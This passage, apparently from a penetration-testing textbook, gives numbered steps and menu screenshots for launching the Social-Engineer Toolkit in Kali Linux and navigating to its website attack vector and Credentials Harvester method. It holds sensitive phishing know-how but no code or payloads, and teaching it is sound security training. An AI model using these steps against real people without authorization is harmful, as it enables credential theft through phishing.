

Applications
Places
Tue 02:20
1
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
backdoor-f...
beef xss fr...
ghost phis...
maltego
msf payloa...
social engi...
u3-pwn

Figure 9-07: Social Engineering Toolkit

5. Enter “Y” to proceed.



Terminal
File Edit View Search Terminal Help
pen-source application.
Feel free to modify, use, change, market, do whatever you want with it as long a
s you give the appropriate credit where credit is due (which means giving the au
thors the credit they deserve for writing it).
Also note that by using this software, if you ever see the creator of SET in a b
ar, you should (optional) give him a hug and should (optional) buy him a beer (o
r bourbon - hopefully bourbon). Author has the option to refuse the hug (most li
kely will never happen) or the beer or bourbon (also most likely will never happ
en). Also by using this tool (these are all optional of course!), you should try
to make this industry better, try to stay positive, try to help others, try to
learn from one another, try stay out of drama, try offer free hugs when possible
(and make sure recipient agrees to mutual hug), and try to do everything you ca
n to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.
Do you agree to the terms of service [y/n]:

Figure 9-08: Social Engineering Toolkit

6. Type “ 1” for Social Engineering Attacks.



Terminal
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>

Figure 9-09: Social Engineering Toolkit Menu

7. Type “2” for website attack vector.



Terminal
File Edit View Search Terminal Help
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
set>

Figure 9-10: Social Engineering Attack Menu

8. Type “3” for the Credentials Harvester Attack method.

